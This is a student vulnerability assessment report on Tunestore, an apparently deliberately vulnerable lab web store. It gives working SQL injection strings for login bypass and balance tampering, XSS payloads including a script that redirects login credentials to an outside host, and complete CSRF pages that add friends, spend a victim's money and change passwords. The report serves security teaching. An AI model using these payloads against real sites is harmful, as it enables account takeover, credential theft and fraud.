

# **Vulnerability Assessment and Systems Assurance Report**

*Tunestore*

Parag Mhatre

ITIS 5221

October, 2019

# VULNERABILITY ASSESSMENT AND SYSTEM ASSURANCE

## TABLE OF CONTENTS

|  | <u>Page #</u> |
|--|---------------|
| 1.0 GENERAL INFORMATION.....   |               |
| 5-5  |               |
| 1.1 Purpose.....   | 5-5           |
| 1.2 Scope.....   | 5-5           |
| 1.3 System Overview.....   | 5-5           |
| 1.4 Project References.....  | 5-5           |
| 1.5 Acronyms and Abbreviations.....                                      | 5-5           |
| 1.6 Points of Contact.....   | 5-5           |
| 2.0 VULNERABILITIES DISCOVERED.....                                      | 6-6           |
| 2.1 [SQL Injection: Login as a random user].....                         | 6-7           |
| 2.1.1 Vulnerability Rating.....  | 6-6           |
| 2.1.2 Vulnerability Description and Impact .....                         | 6-6           |
| 2.1.3 Description of exploits used .....                                 | 6-6           |
| 2.1.3.1 Exploit example.....   | 6-7           |
| 2.2 [SQL Injection: Login as a specific user].....                       | 8-9           |
| 2.2.1 Vulnerability Rating.....  | 8-8           |
| 2.2.2 Vulnerability Description and Impact .....                         | 8-8           |
| 2.2.3 Description of exploits used .....                                 | 8-8           |
| 2.2.3.1 Exploit example.....   | 8-9           |
| 2.3 [SQL Injection: Register a new user with high amount of money] ..... | 10-11         |
| 2.3.1 Vulnerability Rating.....  | 10-10         |
| 2.3.2 Vulnerability Description and Impact .....                         | 10-10         |
| 2.3.3 Description of exploits used .....                                 | 10-10         |
| 2.3.3.1 Exploit example.....   | 12-12         |
| 2.4 [Reflective XSS: Login page] .....                                   | 12-13         |
| 2.4.1 Vulnerability Rating.....  | 12-12         |

|         |  |        |
|---------|--|--------|
| 2.4.2   | Vulnerability Description and Impact .....   | 12-12  |
| 2.4.3   | Description of exploits used .....           | 12-12  |
| 2.4.3.1 | Exploit example.....                         | 14-14  |
| 2.5     | [Stored XSS: Comment page for a CD] .....    | 14-15  |
| 2.5.1   | Vulnerability Rating.....                    | 14-14  |
| 2.5.2   | Vulnerability Description and Impact .....   | 14-14  |
| 2.5.3   | Description of exploits used .....           | 14-14  |
| 2.5.3.1 | Exploit example.....                         | 15-15  |
| 2.6     | [DOM XSS: Change form action].....           | 16-17  |
| 2.6.1   | Vulnerability Rating.....                    | 16-16  |
| 2.6.2   | Vulnerability Description and Impact .....   | 16-16  |
| 2.6.3   | Description of exploits used .....           | 16-16  |
| 2.6.3.1 | Exploit example.....                         | 17-17  |
| 2.7     | [CSRF: POST and GET CSRF Vulnerability]..... | 18-21  |
| 2.7.1   | Vulnerability Rating.....                    | 18-18  |
| 2.7.2   | Vulnerability Description and Impact .....   | 18-18  |
| 2.7.3   | Description of exploits used .....           | 18-18  |
| 2.7.3.1 | Exploit example.....                         | 19-19  |
| 2.7.3.2 | Exploit example.....                         | 20-20  |
| 2.7.3.3 | Exploit example.....                         | 20-21  |
| 2.8     | [Broken Access Control].....                 | 22-23  |
| 2.8.1   | Vulnerability Rating.....                    | 22-22  |
| 2.8.2   | Vulnerability Description and Impact .....   | 22-22  |
| 2.8.3   | Description of exploits used .....           | 22-22  |
| 2.8.3.1 | Exploit example.....                         | 23-23  |
| 2.9     | [Clickjacking attack].....                   | 24-25  |
| 2.9.1   | Vulnerability Rating.....                    | 24-24  |
| 2.9.2   | Vulnerability Description and Impact .....   | 24-24  |
| 2.9.3   | Description of exploits used .....           | 24-24  |
| 2.9.3.1 | Exploit example.....                         | 25-25  |
| 3.0     | MITIGATION RECOMMENDATIONS.....              | 26- 30 |
| 3.1     | SQL Parameterization.....                    | 26-27  |

|       |  |        |
|-------|--|--------|
| 3.2   | Input/Output Validation and Encoding.....                              | 27-28  |
| 3.3   | Token based mitigation.....  | 28-29  |
| 3.4   | Implement Authorization Checks.....                                    | 30-30  |
| 3.5   | X-Frame-Options.....   | 31-31  |
| 4.0   | DYNAMIC ANALYSIS.....  | 32- 35 |
| 4.1   | Vulnerabilities that were both detected by ZAP and found in class..... | 32-33  |
| 4.1.1 | SQL Injection Attack.....  | 32-32  |
| 4.1.2 | - Cross Site Scripting (Reflected).....                                | 32-32  |
| 4.1.3 | - Cross Site Scripting (DOM).....                                      | 32-32  |
| 4.1.4 | - CSRF: POST and GET.....  | 33-33  |
| 4.1.5 | - Clickjacking Attacks.....  | 33-33  |
| 4.2   | Vulnerabilities that we found in class that ZAP didn't find.....       | 33- 34 |
| 4.2.1 | - Broken Access Control.....   | 33-34  |
| 4.3   | False Positives.....   | 34- 34 |
| 4.3.1 | Buffer Overflow.....   | 34- 34 |
| 4.4   | False Negative.....  | 35- 35 |
| 4.2.1 | - Broken Access Control.....   | 35- 35 |

## 1.0 GENERAL INFORMATION

**1.1 Purpose** - The purpose of this assessment to find out the vulnerabilities of the online music store application - Tunestore. This testing effort took place in the month of September, and concluded on September 23rd 2019. This report is being presented to show the full results of our testing efforts and to make recommendations where appropriate.

**1.2 Scope** - The scope of this review was limited to a single online web application. The application requires for everyone to have a username and password to login and view information. But it has the functionality to register a new user and allow the new user to immediately access the information without any kind of verification. The testing of this web application includes the following checks :

- A. Input validation
- B. Access control
- C. Authentication
- D. Information leakage
- F. Session Management

The scope includes but is not limited to all the internal and external interfaces.

**1.3 System Overview** - This is an online music store web application. The functionality that the application provides is listed below.

- a. Login
- b. Logout
- c. Register user
- d. View profile
- e. Change password
- f. Add balance to account
- g. View friends
- h. Add a friend
- i. View CDs
- j. View CD comments
- k. Post CD comments
- l. Buy a CD
- m. Download a CD
- n. Give CD as a gift to friends.

**1.4 Project References** - I used the following references

- a. [https://www.w3schools.com/sql/sql\\_injection.asp](https://www.w3schools.com/sql/sql_injection.asp)
- b. [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- c. [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- d. [www.owasp.com](http://www.owasp.com)

**1.5 Acronyms and Abbreviations** - XSS - Cross Site Scripting

## 2.0 VULNERABILITIES DISCOVERED

The scope includes but is not limited to all the internal and external interfaces.

### 2.1 SQL Injection: Login as a random user

#### 2.1.1 Vulnerability Rating - DREAD score - 12/15

|   |                  |   |
|---|------------------|---|
| D | Damage potential | High (3) - The attacker can login and gain access to the system. Once the attacker is inside, he will have access to exploit other potential vulnerabilities. |
| R | Reproducibility  | High (3) - The attack can be reproduced every time and does not require a timing window.  |
| E | Exploitability   | Medium (2) - A skilled programmer could make the attack, and then repeat the steps.   |
| A | Affected users   | Low (1) Only one user affected.   |
| D | Discoverability  | High (3) - Published information explains the attack. The vulnerability is found in the most commonly used feature and is very noticeable.                    |

**2.1.2 Vulnerability Description and Impact** - A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

**2.1.3 Description of exploits used** - I used an SQL injection query as shown in the example to login as a random user. This user is the first user in the database that I entered (the database was empty prior to the testing).

Vulnerable component: userid field (login)

### 2.1.3.1 Exploit example -

The login string consisting of the SQL injection is - ' or 1=1 --

I was able to login and view the contents of the website as a random user.

The image consists of two screenshots of a web browser displaying the 'the tunestore' website. The browser's address bar shows the URL '127.0.0.1:8080/Tunestore/register.do' in the top screenshot and '127.0.0.1:8080/Tunestore/login.do' in the bottom screenshot.

**Top Screenshot (register.do):**

- The page header features the logo 'the tunestore' and the tagline 'buy some tunes - give some tunes'.
- The main content area on the left contains a login/register form with fields for 'Username:' (containing the SQL injection ' or 1=1 --') and 'Password:'. Below these fields are a checkbox for 'Stay Logged In?' and a 'Login' button.
- A link 'Don't have an account? [Register here](#)' is located below the form.
- On the right side, under the heading 'Tunestore::List', there are two album covers: 'Classic Songs My Way' by Paul Anka and 'The Ultimate Bennett' by Tony Bennett.

**Bottom Screenshot (login.do):**

- The page header is identical to the top screenshot.
- The main content area on the left displays a 'Welcome user!' message, followed by 'Login Successful' and 'Your account balance is \ \$1,001.00'.
- Below the welcome message is an 'Add Balance:' section with a 'Type:' dropdown menu (set to '-- SELECT'), input fields for 'Number:' and 'Amount:', and an 'Add' button.
- At the bottom left of the main content area, there are links for 'Friends', 'Profile', 'CD's', and 'Log Out'.
- On the right side, under the heading 'Tunestore::List', the same two album covers are shown. The 'Classic Songs My Way' cover now includes links for 'Buy/Gift (\$9.99)' and 'Comments'.

## 2.2 SQL Injection: Login as a specific user

### 2.2.1 Vulnerability Rating - DREAD score - 14/15

|   |                  |  |
|---|------------------|--|
| D | Damage potential | High (3) - The attacker can login using a specific user and gain access to the system. The attacker can also gain access using admin privileges and wreak havoc in the system. |
| R | Reproducibility  | High (3) - The attack can be reproduced every time and does not require a timing window.   |
| E | Exploitability   | Medium (2) - A skilled programmer could make the attack, and then repeat the steps.  |
| A | Affected users   | High (3) All users are affected as the attacker can login to any users account.  |
| D | Discoverability  | High (3) - Published information explains the attack. The vulnerability is found in the most commonly used feature and is very noticeable.                                     |

**2.2.2 Vulnerability Description and Impact** - A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.



**2.2.3 Description of exploits used** - I used an SQL injection query as shown in the example to login as a specific user 'Parag'. This user is the second user in the database that I entered (the database was empty prior to the testing). If the database had a user with administrator privileges, then I could have logged in to that user by changing the username to admin in the example below.  
Vulnerable component: userid field (login)



### 2.2.3.1 Exploit example -

The login string consisting of the SQL injection is - **Parag' --**

I was able to login and view the contents of the website as Parag.



## 2.3 SQL Injection: Register a new user with high amount of money

### 2.3.1 Vulnerability Rating - DREAD score - 12/15

|   |                  |   |
|---|------------------|---|
| D | Damage potential | High (3) - The attacker can register as a new user with a huge amount of money for which he never paid and order any number of items provided he put in that much amount of money. This will cause very high financial losses to the company. |
| R | Reproducibility  | High (3) - The attack can be reproduced every time and does not require a timing window.  |
| E | Exploitability   | Medium (2) - A skilled programmer could make the attack, and then repeat the steps.   |
| A | Affected users   | Low (1) - No legitimate user is affected as the affected user is the attacker himself.  |
| D | Discoverability  | High (3) - Published information explains the attack. The vulnerability is found in the most commonly used feature and is very noticeable.  |

**2.3.2 Vulnerability Description and Impact** - A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

**2.3.3 Description of exploits used** - I used an SQL injection query as shown in the example to register a new user and added a high amount of money while registering. The vulnerability is in the password field as it doesn't do input validation and adds the value to the next column in the table.  
Vulnerable component: password field (register a new user)

### 2.3.3.1 Exploit example -

The login string consisting of the SQL injection is - **password', 999999)--**  
I was able to login and view the contents of the website as a random user.  
After registering, I was able to login and verify that the specified funds for which I never paid were added to the account.

127.0.0.1:8080/Tunestore/registerform.do

the tunes

**Tunestore::Register**

**Register**

|                                       |                     |
|---------------------------------------|---------------------|
| <b>Username</b>                       | Malicious           |
| <b>Password</b>                       | password',999999)-- |
| <b>Repeat Password</b>                | password',999999)-- |
| <input type="button" value="Submit"/> |                     |

**Username:**

Malicious

**Password:**

password

☐ Stay Logged In?

**Tunestore::List**



← → ↺ 🏠

127.0.0.1:8080/Tunestore/login.do

the tunestore

buy some tunes - give some tunes

Welcome Malicious!

**Login Successful**

Your account balance is \ \$999,999.00

Add Balance:

Type: -- SELECT ▾

Number:

Amount:

**Tunestore::List**



Classic Songs My  
Way



The Ultin  
Ben

## 2.4 Reflective XSS: Login page

### 2.4.1 Vulnerability Rating - DREAD score - 11/15

|   |                  |  |
|---|------------------|--|
| D | Damage potential | Medium (2) - Leaking sensitive information.  |
| R | Reproducibility  | High (3) - The attack can be reproduced every time and does not require a timing window.   |
| E | Exploitability   | Medium (2) - A skilled programmer could make the attack, and then repeat the steps.  |
| A | Affected users   | Low (1) - No user is impacted.   |
| D | Discoverability  | High (3) - Published information explains the attack. The vulnerability is found in the most commonly used feature and is very noticeable. |

**2.4.2 Vulnerability Description and Impact** - Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user in the output it generates without validating or encoding it.



An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page. For more details on the different types of XSS flaws.

**2.4.3 Description of exploits used** - I injected the `<script></script>` tags with some content in the username field of the login page. The content within the tags is processed as a Javascript code and is demonstrated in the example below.

Vulnerable component: username field of the login page.

### 2.4.3.1 Exploit example -

The malicious input used is `<script>alert(1)</script>`. Once Login is clicked, the backend server processes this as Javascript code and we can see an alert box reflecting the message '1'. This can be exploited to make the backend server do malicious stuff.



## 2.5 Stored XSS: Comment page for a CD

### 2.5.1 Vulnerability Rating - DREAD score - 10/15

|   |                  |   |
|---|------------------|---|
| D | Damage potential | Medium (2) - Leaking sensitive information.   |
| R | Reproducibility  | High (3) - The attack can be reproduced every time and does not require a timing window.                          |
| E | Exploitability   | Medium (2) - A skilled programmer could make the attack, and then repeat the steps.                               |
| A | Affected users   | Low (1) - Only one user can be affected for one attack.   |
| D | Discoverability  | Medium (2) - The vulnerability is in a seldom-used part of the product, and users will not easily come across it. |

**2.5.2 Vulnerability Description and Impact** - Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user in the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page. For more details on the different types of XSS flaws.

**2.5.3 Description of exploits used** - I used an SQL injection query as shown in the example to register a new user and added a high amount of money while registering. The vulnerability is in the password field as it doesn't do input validation and adds the value to the next column in the table.

Vulnerable component: comment section (CD page)

### 2.5.3.1 Exploit example -

The malicious input used is `<script>alert(1)</script>`. Once Post is clicked, the backend server stores this in string format in the comments. Now, whenever this page is loaded by the same or any other user, this string is processed as a Javascript code by the backend server and we can see an alert box reflecting the message '1'. This can be exploited to make the backend server perform malicious actions.

The image consists of two screenshots from a web browser. The top screenshot shows a comment form on a page titled 'Tunestore::Comments'. The URL in the address bar is '127.0.0.1:8080/Tunestore/comments.do?cd=2'. The page has a purple header with the text 'e tunes'. Below the header, there is a section titled 'Here's What People Say' with a blue background. This section contains a promotional card for 'The Ultimate Tony Bennett' by Tony Bennett, with a 'Buy/Gift (\$9.99)' link. Below the card is a comment form with a light blue background. The form has a label 'malicious says:' and a text input field containing the code '<script>alert(1)</script>'. A 'Submit' button is at the bottom of the form. The bottom screenshot shows the same page after the form is submitted. The comment form is no longer visible, and instead, a white alert box with the text '1' and an 'OK' button is displayed in the bottom right corner of the page.

127.0.0.1:8080/Tunestore/comments.do?cd=2

e tunes

**Tunestore::Comments**

**Here's What People Say**

**The Ultimate Tony Bennett**  
Tony Bennett  
[Buy/Gift \(\\$9.99\)](#)

malicious says:

`<script>alert(1)</script>`

Submit

127.0.0.1:8080/Tunestore/comments.do?cd=2

e tunes

**Tunestore::Comments**

**Here's What People Say**

**The Ultimate Tony Bennett**  
Tony Bennett  
[Buy/Gift \(\\$9.99\)](#)

1

OK

## 2.6 DOM XSS: Change form action

### 2.3.1 Vulnerability Rating - DREAD score - 10/15

|   |                  |  |
|---|------------------|--|
| D | Damage potential | High (2) - Leaking sensitive information.  |
| R | Reproducibility  | High (3) - The attack can be reproduced every time and does not require a timing window. |
| E | Exploitability   | Medium (2) - A skilled programmer could make the attack, and then repeat the steps.      |
| A | Affected users   | Low (1) - Only one user can be affected for one attack.                                  |
| D | Discoverability  | High (1) - The vulnerability is found in the most commonly used feature.                 |

**2.6.2 Vulnerability Description and Impact** - DOM Based [XSS](#) (or as it is called in some texts, “type-0 XSS”) is an XSS attack wherein the attack payload is executed as a result of modifying the DOM “environment” in the victim’s browser used by the original client side script, so that the client side code runs in an “unexpected” manner. That is, the page itself (the HTTP response that is) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.

This is in contrast to other XSS attacks ([stored or reflected](#)), wherein the attack payload is placed in the response page (due to a server side flaw).

**2.6.3 Description of exploits used** - I used XSS to modify the form action of the login form in the client’s browser environment. Thus the POST request from that form now goes to a different page specified by the Javascript code.

Vulnerable component: username field of the login form.




### 2.6.3.1 Exploit example -

The malicious input used is as given below:


```
<script>window.onload=function(){document.getElementsByName("loginForm")
}[0].action="https://google.com";}</script>
```

I made a CSRF form that sends a post request with the above script in HTML encoded format and executes it on the client's (victim) browser. The script manipulates the DOM environment and changes the form action to <https://www.google.com>. We can have a phishing page here that accepts the username and password from the POST request and stores it in a database, thereby harvesting credentials.



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta charset="utf-8" />
5 <title>CSRF</title>
6 </head>
7 <body>
8 <form name="TheForm" action="http://localhost:8080/Tunestore/login.do" method="POST">
9
10 <input type="hidden" name="username" value=
11 "&#x3C;script&#x3E;window.onload=function(){document.getElementsByName(&#x22;loginForm&#x22;
12 );[0].action=&#x22;https://www.google.com&#x22;;}&#x3C;/script&#x3E;">
13 <input type="hidden" name="password" value="123">
14 </form>
15 <script>
16 document.TheForm.submit();
17 </script>
18 </body>
19 </html>
```

The CSRF page code.



The web page shown after the victim tries to login. The credentials are sent in a POST request to Google.com

## 2.7 CSRF: POST and GET CSRF Vulnerability

### 2.3.1 Vulnerability Rating - DREAD score - 12/15

|   |                  |   |
|---|------------------|---|
| D | Damage potential | High (3) - The attacker can execute any functionality that the website provides with whatever user he tricks execute the CSRF form. Even the administrator. |
| R | Reproducibility  | High (3) - The attack can be reproduced every time and does not require a timing window.  |
| E | Exploitability   | Medium (2) - A skilled programmer could make the attack, and then repeat the steps.   |
| A | Affected users   | Low (1) - Only one user can be affected for one attack.   |
| D | Discoverability  | High (3) - The vulnerability is found in the most commonly used feature.  |

**2.7.2 Vulnerability Description and Impact** - Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request.

With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

**2.7.3 Description of exploits used** - I created various CSRF forms to perform various things using either POST or GET requests to perform a certain malicious task as shown in the examples below.

Vulnerable component: All pages. No CSRF Token used.

### 2.7.3.1 Exploit example - Add a friend

The attacker can add anyone (send a request to anyone) from the victim's account when the victim visits the malicious link. This attack requires a POST request with a "friend" input with a value consisting the username that you want to send a request to.

The code:

```
carl_addfriend.html [3]
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta charset="utf-8" />
5 <title>CSRF</title>
6 </head>
7 <body>
8 <form name="TheForm" action="http://127.0.0.1:8080/Tunestore/addfriend.do" method="POST">
9
10 <input type="text" name="friend" value="user3">
11
12 </form>
13 <script>
14 document.TheForm.submit();
15 </script>
16 </body>
17 </html>
```

User 3 is added to the victim's friend list.

The screenshot shows the 'the tunestore' web application. The header includes the site name and a tagline 'buy some tunes - give some tunes'. The main content area is divided into two columns. The left column displays a welcome message for 'user1', a warning 'You can't add a friend you've already got!', and the account balance '\$0.00'. Below this is a form to 'Add Balance' with a dropdown for 'Type', input fields for 'Number' and 'Amount', and an 'Add' button. At the bottom of the left column are links for 'Friends', 'Profile', 'CD's', and 'Log Out'. The right column features a 'Tunestore::Freinds' section with 'Friend Requests' and 'My Friends' subsections. The 'My Friends' list shows 'user2' and 'user3' both with a 'Waiting' status. At the bottom of the right column is an 'Add a Friend' section with a 'Friend name:' input field and a 'Submit' button.

### 2.7.3.2 Exploit example - Give Gift

The attacker can send a gift to any user from the victim's account spending the victim's money. This attack requires a GET request with the url containing gift (cd) id and the friend's username. The code is as shown below.

```
C:\Users\IEUser\Desktop\csrf_gift.html - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

1 <html>
2 <head>
3 <script src="http://localhost:8080/Tunestore/give.do?cd=1&friend=user3"></script>
4 </head>
5 </html>
6
```

You can see that “user6’s” account balance is reduced.



### 2.7.3.3 Exploit example - Change Password

The attacker can change password victim’s account when the victim visits the malicious link. This attack requires a POST request with a “password” and “rptpass” input fields with a values consisting of the new malicious password. The code is as shown below.

```
C:\Users\IEUser\Desktop\csrf_password.html - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta charset="utf-8" />
5 <title>CSRF</title>
6 </head>
7 <body>
8 <form name="TheForm" action="http://localhost:8080/Tunestore/password.do" method="POST">
9
10 <input type="password" name="password" value="hacked">
11 <input type="password" name="rptpass" value="hacked">
12
13
14 </form>
15 <script>
16 document.TheForm.submit();
17 </script>
18 </body>
19 </html>
```

the tunestore

buy some tunes - give some tunes

Welcome user6!  
Your account balance is \ \$9,929.07

Add Balance:

Type: -- SELECT v

Number:

Amount:

Add

[Friends](#)

[Profile](#)

[CD's](#)

[Log Out](#)

Copyright © 2008 The Tune Store

## Tunestore::Profile

### Profile

Username: user6  
Balance: \$9,929.07

### Password

Successfully changed password

New Password:

Repeat New Password:

[Change Password](#)

## 2.8 Broken Access Control

### 2.8.1 Vulnerability Rating - DREAD score - 14/15

|   |                  |   |
|---|------------------|---|
| D | Damage potential | Medium (2) - Attacker can download or access anything without being authenticated to access that element. |
